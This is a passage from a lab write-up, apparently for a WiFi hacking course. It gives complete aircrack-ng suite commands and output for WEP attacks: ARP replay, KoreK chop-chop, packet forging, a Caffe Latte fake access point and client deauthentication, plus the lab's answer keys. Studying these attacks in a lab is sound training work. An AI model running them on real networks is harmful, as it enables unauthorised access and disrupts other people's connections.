wifi@WiFiIntro:~$ sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h E2:81:4B:44:26:DE wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether E2:81:4B:44:26:DE
14:56:34  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
Saving ARP requests in replay_arp-1228-145634.cap
You should also start airodump-ng to capture replies.
Read 487252 packets (got 249813 ARP requests and 0 ACKs), sent 96228 packets...(499 pps)
```

We keep this running, and make sure that the number of the ARP requests is greater than 0.

And on a another terminal (should be 4th one) - we proceed to crack the data for the key:

```
sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
```



```
wifi@WiFiIntro:~$ sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
Read 115074 packets.

1 potential targets                                   Got 38377 out of 35000 IVsStarting PTW attack with 38377 ivs.
                     KEY FOUND! [ 2B:51:5A:7E:F4 ]
Attack wDecrypted correctly: 100%00 captured ivs.
```


Korek Chop Chop Attack:

Question: Perform the Korek Chop Chop attack on the WiFi network. What is the WEP KEY for this network? (Format: XX:XX:XX:XX:XX)

Answer: 1A:64:8C:9F:E2

Method: we wills start by setting monitor mode on and scanning channel 1 as done on previous sections, outputting the results to 'WEP-10.cap'

```
sudo airmon-ng start wlan0;
sudo airodump-ng wlan0mon -c 1 -w WEP;
```




```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon -c 1 -w WEP;
15:48:55  Created capture file "WEP-01.cap".


 CH  1 ][ Elapsed: 0 s ][ 2024-12-28 15:48

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -47   0       39        2    0   1   11   WEP  WEP         Virt-Corp

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  92:5B:D0:15:DB:2E  -29    5 - 5      0        2
```

The network BSSID is 'D8:D6:3D:EB:29:D5' and the client MAC connected to that network is '92:5B:D0:15:DB:2E'.

Lets keep this running and open a new terminal.


On the new terminal – lets start the 'KoreK chop chop' attack – denoted by the flag '-4' on the tool 'aireplay-ng':

```
sudo aireplay-ng -4 -b D8:D6:3D:EB:29:D5 -h
66:F9:21:A0:9C:DB wlan0mon
```



```
wifi@WiFiIntro:~$ sudo aireplay-ng -4 -b D8:D6:3D:EB:29:D5 -h 92:5B:D0:15:DB:2E wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 92:5B:D0:15:DB:2E
15:50:06  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
Read 4 packets...

        Size: 100, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  D8:D6:3D:EB:29:D5
          Dest. MAC  =  D8:D6:3D:EB:29:D5
         Source MAC  =  92:5B:D0:15:DB:2E

        0x0000:  0841 0201 d8d6 3deb 29d5 925b d015 db2e  .A....=.)..[....
        0x0010:  d8d6 3deb 29d5 0012 85db 1300 397c f086  ..=.)......9|..
        0x0020:  2e39 8a29 006d 3c34 d4fd 2dd9 7ce7 ad15  .9.).m<4..-.|...
        0x0030:  87b9 1835 317d ea65 d060 0288 d26e c448  ...51}.e.`...n.H
        0x0040:  11c3 6487 ce41 5b3c 8587 b43c bf6c 7edf  ..d..A[<...<.l~.
        0x0050:  9207 be87 1062 b693 bac5 ab1b 7a78 8bfd  .....b......zx..
        0x0060:  2f0e 5765                                /.We

Use this packet ? y
```


Enter y on prompt:



```
Saving chosen packet in replay_src-1228-155007.cap

Offset   99 ( 0% done) | xor = 5A | pt = 3F |   32 frames written in   544ms
Offset   98 ( 1% done) | xor = C3 | pt = 94 |  183 frames written in  3087ms
Offset   97 ( 3% done) | xor = 45 | pt = 4B |   10 frames written in   169ms
```

*

*




```
Offset   43 (84% done) | xor = D9 | pt = 00 |  124 frames written in  2091ms
Offset   42 (86% done) | xor = 6D | pt = 40 |   38 frames written in   641ms
Offset   41 (87% done) | xor = 50 | pt = AD |   97 frames written in  1640ms
Offset   40 (89% done) | xor = FE | pt = 2A |   20 frames written in   339ms
Sent 947 packets, current guess: AF...

The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround:  IP header re-creation.

Saving plaintext in replay_dec-1228-155230.cap
Saving keystream in replay_dec-1228-155230.xor

Completed in 141s (0.44 bytes/s)
```

*note – execution might take approximately 2-5 minutes. *

We get 2 files as an output – ‘replay_dec-1228-155230.cap’ and ‘replay_dec-1228-155230.xor’.

First – lets analyze the .cap file with tcpdump to obtain source and sestination IP addresses:

```
sudo tcpdump -s 0 -n -e -r replay_dec-1228-155230.cap
```



```
wifi@WiFiIntro:~$ sudo tcpdump -s 0 -n -e -r replay_dec-1228-155230.cap
reading from file replay_dec-1228-155230.cap, link-type IEEE802_11 (802.11), snapshot length 65535
15:52:30.954475 BSSID:d8:d6:3d:eb:29:d5 SA:92:5b:d0:15:db:2e DA:d8:d6:3d:eb:29:d5 LLC, dsap SNAP (0xaa) Individual, ssap SNAP (0xaa) Command
, ctrl 0x03: oui Ethernet (0x000000), ethertype IPv4 (0x0800), length 60: 192.168.1.75.44054 > 192.168.1.1.443: Flags [S], seq 3734757664, w
in 64240, options [mss 1460,sackOK,TS val 1485582379 ecr 0,nop,wscale 7], length 0
```


The IP ‘192.168.1.75’ is the source IP, or more specifically for this case – the client IP.

And the IP ‘192.168.1.1’ is the destination IP, or more specifically for this case – the access point (the network) IP.

Now lets forge an ARP packets, where the ‘-k’ flag will be the access point IP (‘192.168.1.1’), and the ‘-l’ flag will be the client’s IP (‘192.168.1.75’)

```
sudo packetforge-ng -0 -a D8:D6:3D:EB:29:D5 -h
92:5B:D0:15:DB:2E -k 192.168.1.1 -l 192.168.1.75 -y
replay_dec-1228-155230.xor -w forgedarp.cap
```

the output of the command will be directed to ‘forgedarp.cap’:




```
wifi@WiFiIntro:~$ sudo packetforge-ng -0 -a D8:D6:3D:EB:29:D5 -h 92:5B:D0:15:DB:2E -k 192.168.1.1 -l 192.168.1.75 -y replay_dec-1228-155230.
xor -w forgedarp.cap
Wrote packet to: forgedarp.cap
```

Now lets start the replay attack:

```
sudo aireplay-ng -2 -r forgedarp.cap -h 92:5B:D0:15:DB:2E
wlan0mon
```


(enter ‘y’ on prompt):



```
wifi@WiFiIntro:~$ sudo aireplay-ng -2 -r forgedarp.cap -h 92:5B:D0:15:DB:2E wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 92:5B:D0:15:DB:2E


        Size: 68, FromDS: 0, ToDS: 1 (WEP)

              BSSID  =  D8:D6:3D:EB:29:D5
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  92:5B:D0:15:DB:2E

        0x0000:  0841 0201 d8d6 3deb 29d5 925b d015 db2e  .A....=.)..[....
        0x0010:  ffff ffff ffff 8001 85db 1300 397c f086  ............9|..
        0x0020:  2e39 8a2f 456c 3408 f854 6dd8 aeba f172  .9./El4..Tm....r
        0x0030:  9c3f d9d6 f09e eb64 7c76 0333 cc5d 2469  .?.....d|v.3.]$i
        0x0040:  3327 f02c                                3'.,

Use this packet ? y

Saving chosen packet in replay_src-1228-160357.cap
You should also start airodump-ng to capture replies.

Sent 7457 packets...(499 pps)
```

While the attack is running, on a new terminal – we run the arp request replay


```
sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h
E2:81:4B:44:26:DE wlan0mon
```



```
wifi@WiFiIntro:~$ sudo aireplay-ng -3 -b D8:D6:3D:EB:29:D5 -h E2:81:4B:44:26:DE wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether E2:81:4B:44:26:DE
16:06:55  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
Saving ARP requests in replay_arp-1228-160655.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 116133 packets (got 28854 ARP requests and 0 ACKs), sent 22189 packets...(499 pps)
```

And while that runs, on a new terminal – we run the key cracking:

```
sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
```



```
wifi@WiFiIntro:~$ sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
Read 521669 packets.

1 potential targets                                    Got 184062 out of 180000 IVsStarting PTW attack with 184062 ivs.
                          KEY FOUND! [ 1A:64:8C:9F:E2 ]
Attack wDecrypted correctly: 100%00 captured ivs.
```


The Cafe Latte Attack:

Question: Perform the Cafe Latte attack on the WiFi network. What is the WEP KEY for this network? (Format: XX:XX:XX:XX:XX)

Answer: 1A:2B:3C:4D:5E

Method: we wills start by setting monitor mode on and scanning channel 1 as done on previous sections, outputting the results to 'WEP-10.cap'

```
sudo airmon-ng start wlan0;
sudo airodump-ng wlan0mon -c 1 -w WEP;
```




```
wifi@WiFiIntro:~$ sudo airodump-ng wlan0mon -c 1 -w WEP;
19:21:11  Created capture file "WEP-01.cap".

 CH  1 ][ Elapsed: 2 mins ][ 2024-12-28 19:24

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 D8:D6:3D:EB:29:D5  -47 100     1670        2    0   1   11   WEP  WEP         HackTheWifi

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 D8:D6:3D:EB:29:D5  2E:CF:5C:AC:F6:9D  -29    0 - 1      0        6         HackTheWifi
```

The network's name (the EESID) is 'HackTheWifi', it's BSSID is 'D8:D6:3D:EB:29:D5' and the client MAC connected to that network is '2E:CF:5C:AC:F6:9D'.

We keep the scan running and open a new terminal – where we run the 'Café Latte' attack – denoted with the '-6' flag on 'aireplay-ng':

```
sudo aireplay-ng -6 -D -b D8:D6:3D:EB:29:D5 -h
2E:CF:5C:AC:F6:9D wlan0mon
```




```
wifi@WiFiIntro:~$ sudo aireplay-ng -6 -D -b D8:D6:3D:EB:29:D5 -h 2E:CF:5C:AC:F6:9D wlan0mon
The interface MAC (02:00:00:00:01:00) doesn't match the specified MAC (-h).
        ifconfig wlan0mon hw ether 2E:CF:5C:AC:F6:9D
Saving ARP requests in replay_arp-1228-192835.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 484647 packets (114225 ARPs, 0 ACKs), sent 120561 packets...(499 pps)
```

We keep this running as well and open a new terminal – where we run

```
sudo airbase-ng -c 1 -a D8:D6:3D:EB:29:D5 -e "HackTheWifi"
wlan0mon -W 1 -L
```

to create fake access point to the network:




```
wifi@WiFiIntro:~$ sudo airbase-ng -c 1 -a D8:D6:3D:EB:29:D5 -e "HackTheWifi" wlan0mon -W 1 -L
19:30:05  Created tap interface at0
19:30:05  Trying to set MTU on at0 to 1500
19:30:05  Trying to set MTU on wlan0mon to 1800
19:30:05  Access Point with BSSID D8:D6:3D:EB:29:D5 started.
19:30:38  Client 2E:CF:5C:AC:F6:9D associated (WEP) to ESSID: "HackTheWifi"
19:30:38  Client 2E:CF:5C:AC:F6:9D associated (WEP) to ESSID: "HackTheWifi"
19:30:56  Client 2E:CF:5C:AC:F6:9D associated (WEP) to ESSID: "HackTheWifi"
19:30:56  Starting Caffe-Latte attack against 2E:CF:5C:AC:F6:9D at 100 pps.
19:33:44  Client 2E:CF:5C:AC:F6:9D associated (WEP) to ESSID: "HackTheWifi"
```

*the screenshot was taken after the task was completed – the output ‘Client <MAC-address> associated with the network’ is a result of the next command – which as you can see – was done several times. *

Next – on a new terminal (while we keep the fake access point running) – we run

```
sudo aireplay-ng -0 10 -a D8:D6:3D:EB:29:D5 -c
2E:CF:5C:AC:F6:9D  wlan0mon
```

to make the client connect to our fake access point:




```
wifi@WiFiIntro:~$ sudo aireplay-ng -0 10 -a D8:D6:3D:EB:29:D5 -c 2E:CF:5C:AC:F6:9D  wlan0mon
19:33:38  Waiting for beacon frame (BSSID: D8:D6:3D:EB:29:D5) on channel 1
19:33:38  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:39  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:39  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:40  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:41  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:41  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:42  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:42  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:43  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
19:33:44  Sending 64 directed DeAuth (code 7). STMAC: [2E:CF:5C:AC:F6:9D] [ 0| 0 ACKs]
```

*That command should trigger the ‘client associated messages’, and possibly generate the arp requests in the second terminal. *

Finally, on a new terminal -we can start cracking:

```
sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
```



```
wifi@WiFiIntro:~$ sudo aircrack-ng -b D8:D6:3D:EB:29:D5 WEP-01.cap
Reading packets, please wait...
Opening WEP-01.cap
Read 484228 packets.

1 potential targets                               Got 92096 out of 90000 IVsStarting PTW attack with 92096 ivs.
                     KEY FOUND! [ 1A:2B:3C:4D:5E ]
Attack wDecrypted correctly: 100%00 captured ivs.
```

WEP Cracking


Additional WEP Cracking:

Question: Use aircrack-ng to crack the WEP key from the file located at "/opt/WEP.ivs" and submit the found key as answer. (Format: XX:XX)

Answer: AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7

Method: we run:

